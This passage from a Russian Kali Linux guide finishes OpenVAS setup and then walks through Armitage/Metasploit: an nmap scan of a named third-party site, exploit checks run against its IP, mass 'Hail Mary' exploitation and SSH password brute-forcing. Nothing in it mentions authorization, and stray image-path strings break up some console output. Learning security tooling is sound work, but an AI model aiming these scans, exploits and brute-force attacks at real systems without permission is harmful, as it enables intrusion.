Этот процесс долгий, очень долгий. В какой-то момент мне показалось, что программа просто зависла. И только из-за системного монитора, который показывал активное потребление ресурсов процессора и работу жёсткого диска, я дождался окончания процедуры. Об окончании работы программы будет свидетельствовать возвращённый нам ввод в командную строку. Когда openvas-setup завершит свою работу, OpenVAS manager, сканер и службы GSAD должны прослушивать порты:

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:9390 0.0.0.0:* LISTEN 9390/openvasmd
tcp 0 0 127.0.0.1:9391 0.0.0.0:* LISTEN 9391/openvassd: Wai
tcp 0 0 127.0.0.1:9392 0.0.0.0:* LISTEN 9392/gsad
```

```
Alex@MiAl-PC ~
$ ssh root@192.168.1.33
Linux kali-mial 3.18.0-kali3-amd64 #1 SMP Debian 3.18.6-1~kali2 (2015-03-02) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  1 14:33:32 2015 from 192.168.1.35
root@kali-mial:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:50505         0.0.0.0:*               LISTEN      3011/prosvc
tcp        0      0 127.0.0.1:9390          0.0.0.0:*               LISTEN      5219/openvasmd
tcp        0      0 0.0.0.0:3790            0.0.0.0:*               LISTEN      3394/nginx.conf
tcp        0      0 127.0.0.1:9391          0.0.0.0:*               LISTEN      5206/openvassd: Wai
tcp        0      0 127.0.0.1:9392          0.0.0.0:*               LISTEN      5232/gsad
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      3179/sshd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      2740/postgres
tcp        0    216 192.168.1.33:22         192.168.1.35:58802      ESTABLISHED 5259/1
tcp        0      0 192.168.1.33:22         192.168.1.35:56351      ESTABLISHED 3690/0
tcp6       0      0 :::22                   :::*                    LISTEN      3179/sshd
tcp6       0      0 ::1:5432                :::*                    LISTEN      2740/postgres
tcp6       0      0 ::1:5432                ::1:56105               ESTABLISHED 3385/postgres: msf3
tcp6       0      0 ::1:56105               ::1:5432                ESTABLISHED 3011/prosvc
tcp6       0      0 ::1:56106               ::1:5432                ESTABLISHED 3011/prosvc
tcp6       0      0 ::1:5432                ::1:56107               ESTABLISHED 3423/postgres: msf3
tcp6       0      0 ::1:5432                ::1:56106               ESTABLISHED 3421/postgres: msf3
tcp6       0      0 ::1:56107               ::1:5432                ESTABLISHED 3011/prosvc
root@kali-mial:~# |
```

Подключение к веб-интерфейсу OpenVAS

Наберите в вашем браузере https://127.0.0.1:9392, нужно будет принять самоподписанный SSL сертификат и ввести данные пользователя admin. Админский пароль был сгенерирован во время фазы настройки. Если вы пропустили этот пароль (я устанавливал эту программу дважды — в первый раз я пароль совсем не нашёл, а во второй раз он оказался в самом конце вывода), то вы можете задать новый пароль. Чтобы получить список пользователей наберите:

```
openvasmd --get-users
```

А чтобы поменять пароль:


```
openvasmd --user=admin --new-password=1
```

Там, где у меня admin, скорее всего, не нужно ничего менять, у вас должен быть такой же пользователь. А там, где у меня стоит единичка, задайте свой пароль.

Или просто создайте нового пользователя:

```
openvasmd --create-user=mial
```

Для него автоматически будет сгенерирован длинный пароль.



Для запуска программы при последующих перезагрузках компьютера набирайте команду:

```
openvas-start
```

Всё готово! Теперь OpenVAS готов для вашей настройки и запуска сканирования IP адреса, диапазона или хоста. Счастливого сканирования уязвимостей!

Глава 46. Инструкция по Armitage: автоматический поиск и проверка эксплойтов в Kali Linux

Что такое Armitage

Armitage — это, в некотором смысле, графический интерфейс для Metasploit, Nmap. Armitage позволяет выбрать в графическом меню какую-либо из наиболее часто применяемых задач и сама запустит необходимую программу с нужными ключами для её выполнения.

Но на этом возможности Armitage не кончаются. Она позволяет делать довольно сложные осмысленные вещи: сканирует целевую систему, на основании собранных данных (ОС, открытые порты, запущенные службы и т. д.) составляет список эксплойтов. После этого мы можем применять эксплойты по одному, запустить массовую проверку, запустить отработку всех эксплойтов в отношении целевой машины, брутфорсить аутентификацию и т. д.

Т.е. интересного в Armitage много, а использовать её нетрудно. Начнём.

Как увеличить скорость работы Armitage

Armitage, особенно на слабых машинах, работает медленно. Для «ускорения» работы программы попробуйте:

- увеличить оперативную память хотя бы до 3 Гб
- установите оригинальную машину Java 8.

Я себе ставил Java 8 (JDK 8u45) по этой инструкции. Всё прекрасно сработало. НО: ни в коем случае не удаляйте **openjdk — в Кали вместе с ним удаляется и Armitage и много других вещей**. Пусть он останется, хоть и не будет использоваться.

Запуск Armitage


Для начала нам нужно запустить службы PostgreSQL и Metasploit

В Kali 2.0

```
/etc/init.d/postgresql start && msfdb init
```

В Kali 1.x


```
service postgresql start && service metasploit start
```



После этого запускаем Armitage:

```
armitage
```

И… ждём. В это время система будет пыхтеть жёсткими дисками и использовать уйму памяти — точно также, как и при запуске «чистого» Metasploit.




Некоторое время спустя появится вот такое окошечко, в нём просто нажимаем **Connect**.



В этом окне нажимаем **Yes**. И… ждём ещё дольше.

Если вы используйте виртуальную машину, то выделите ей, минимум, 2 Гб оперативной памяти. Иначе на одном из этих этапов машина может зависнуть. На реальном достаточно мощном компьютере, всё прошло довольно быстро.

В следующем окне предупреждение о том, что в соединении отказано, игнорируем это сообщение и просто ждём:



В конечном итоге откроется такое окно:



(Нажмите на изображение, чтобы увеличить)

Как использовать Armitage

Нам нужен IP адрес целевой машины. Если вы проверяете сайт, то для получения его IP можно воспользоваться сканером nmap:

```
nmap webware.biz
```

Вместо **webware.biz** введите адрес интересующего вас сайта.


```
root@MiAl: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@MiAl:~# nmap webware.biz

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-02 11:58 MSK
Nmap scan report for webware.biz (185.26.122.50)
Host is up (0.26s latency).
rDNS record for 185.26.122.50: serv50-26.hostland.ru
Not shown: 986 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
25/tcp    open     smtp
80/tcp    open     http
111/tcp   open     rpcbind
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
443/tcp   open     https
445/tcp   filtered microsoft-ds
873/tcp   open     rsync
1022/tcp  open     exp2
1024/tcp  open     kdm
2049/tcp  open     nfs
3306/tcp  open     mysql
4443/tcp  open     pharos

Nmap done: 1 IP address (1 host up) scanned in 10.66 seconds
root@MiAl:~#
```

Интересная информация по открытым портам и запущенным службам, но прямо сейчас нас интересует только IP адрес — 185.26.122.50.

В Armitage в меню выбираем Hosts → Add Hosts…. Вставляем в открывшееся окошечко наш IP:



Кликаем правой кнопкой мыши по добавленому хосту и выбираем Scan. Во время сканирования определяется версия ОС, запущенные процесс, открытые порты. Благодаря этой информации будут отобраны применимые эксплойты.



(Нажмите на изображение, чтобы увеличить)

Сканирование завершено:

```
Console X   Scan X
msf auxiliary(http_version) > set RPORT 443
RPORT => 443
msf auxiliary(http_version) > set SSL 1
SSL => 1
msf auxiliary(http_version) > set RHOSTS 185.26.122.50
RHOSTS => 185.26.122.50
msf auxiliary(http_version) > run -j
[*] Auxiliary module running as background job
[*] Scanned 1 of 1 hosts (100% complete)


[*] 1 scan to go...
msf auxiliary(http_version) > use scanner/mysql/mysql_version
msf auxiliary(mysql_version) > set THREADS 24
THREADS => 24
msf auxiliary(mysql_version) > set RPORT 3306
RPORT => 3306
msf auxiliary(mysql_version) > set RHOSTS 185.26.122.50
RHOSTS => 185.26.122.50
msf auxiliary(mysql_version) > run -j
[*] Auxiliary module running as background job
[*] 185.26.122.50:3306 is running MySQL 5.5.35-33.0-log (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 50.302s

msf auxiliary(mysql_version) >
```


Если ОС не определилась с первого раза, то перейдите в меню Hosts →Nmap Scan → Quick Scan (OS detect).

Теперь мы полностью готовы для подбора эксплойтов. Для этого переходим в пункт меню Attacks → И выбираем Find Attacks.



(Нажмите на изображение, чтобы увеличить)

Теперь кликайте правой кнопкой мыши по хосту и выбирайте Attack. В открывшемся меню атаки сгруппированы по типу цели. Можно уже сейчас выбрать конкретную атаку или провести проверку группы атак.. Делается это выбором опции check exploits.



(Нажмите на изображение, чтобы увеличить)

Фраза «The target is not exploitable.» означает, что цель не подвержена этому эксплойту. Фраза «This module does not support check.» означает, что модуль не поддерживает проверку. Т.е. это не значит, что он не применим. В этом случае модуль нужно сразу запускать для атаки:

```
Console X  Scan X  nmap X  Check Exploits X

msf exploit(proftpd_modcopy_exec) > use multi/ftp/pureftpd_bash_env_exec
msf exploit(pureftpd_bash_env_exec) > set RHOST 185.26.122.50
RHOST => 185.26.122.50
msf exploit(pureftpd_bash_env_exec) > check
[*] 185.26.122.50:21 - The target is not exploitable.

===== Checking unix/ftp/vsftpd_234_backdoor =====

msf exploit(pureftpd_bash_env_exec) > use unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 185.26.122.50
RHOST => 185.26.122.50
msf exploit(vsftpd_234_backdoor) > check
[*] 185.26.122.50:21 - This module does not support check.

===== Checking multi/ftp/wuftpd_site_exec_format =====


msf exploit(vsftpd_234_backdoor) > use multi/ftp/wuftpd_site_exec_format
msf exploit(wuftpd_site_exec_format) > set RHOST 185.26.122.50
RHOST => 185.26.122.50
msf exploit(wuftpd_site_exec_format) > check
[*] 185.26.122.50:21 - The target is not exploitable.

msf exploit(wuftpd_site_exec_format) >
```

Ещё в меню Attacks → есть опция Hail Mary. При выборе этой опции в отношении целевой машины будут сделаны попытки использовать сотни эксплойтов. Это означает, что вы сильно засветитесь в логах. Это на тот случай, когда вы уже не знаете, что ещё попробовать.

Брутфорс паролей в Armitage — Metasploit


Напоследок рассмотрим ещё одну функцию Armitage — Metasploit. Думаю, вы уже обратили внимание на возможность входа в ssh, ftp, MySQL и другие службы, если бы у вас был пароль. Если пароля нет, то можно занятся его подбором. Для выбора плагина, наберите **login**. Теперь можно просмотреть доступные. Например, я хочу подобрать пароль для SSH. Тогда я выбираю **auxiliary/scanner/ssh/ssh_login** в панеле модулей и дважды кликаю на неё:



Можно ввести имя и пароль. Но если мы их не знаем, то дважды кликаем по **USER_FILE** и выбираем файл со списком пользователей. Аналогичная процедура для **PASS_FILE** — выбираем файл с паролями.

С Metasploit поставляется довольно много файлов со списками дефолтных пользователей и паролей:

```
ls -l /usr/share/metasploit-framework/data/wordlists/
```



Тем не менее, для брутфорсинга паролей всё таки рекомендуется **Hydra** — там есть, например, многопоточность

Мнение по Armitage (вместо заключения)

В целом впечатление от Armitage — очень тяжёлое Java приложение: занимает почти 1 Гб оперативной памяти и не очень отзывчивое. Из-за таких приложений и ходит слава о Java как о заведомо медленной платформе. Java совсем не медленная, её потрясающую работу можно увидеть в программах NetBeans, JDownloader, Vuse и др. В купе с почти таким же медленным и требовательным к памяти Metasploit (скриптовые языки не очень производительные + большая база) работать на слабых машинах в Armitage просто тяжело.

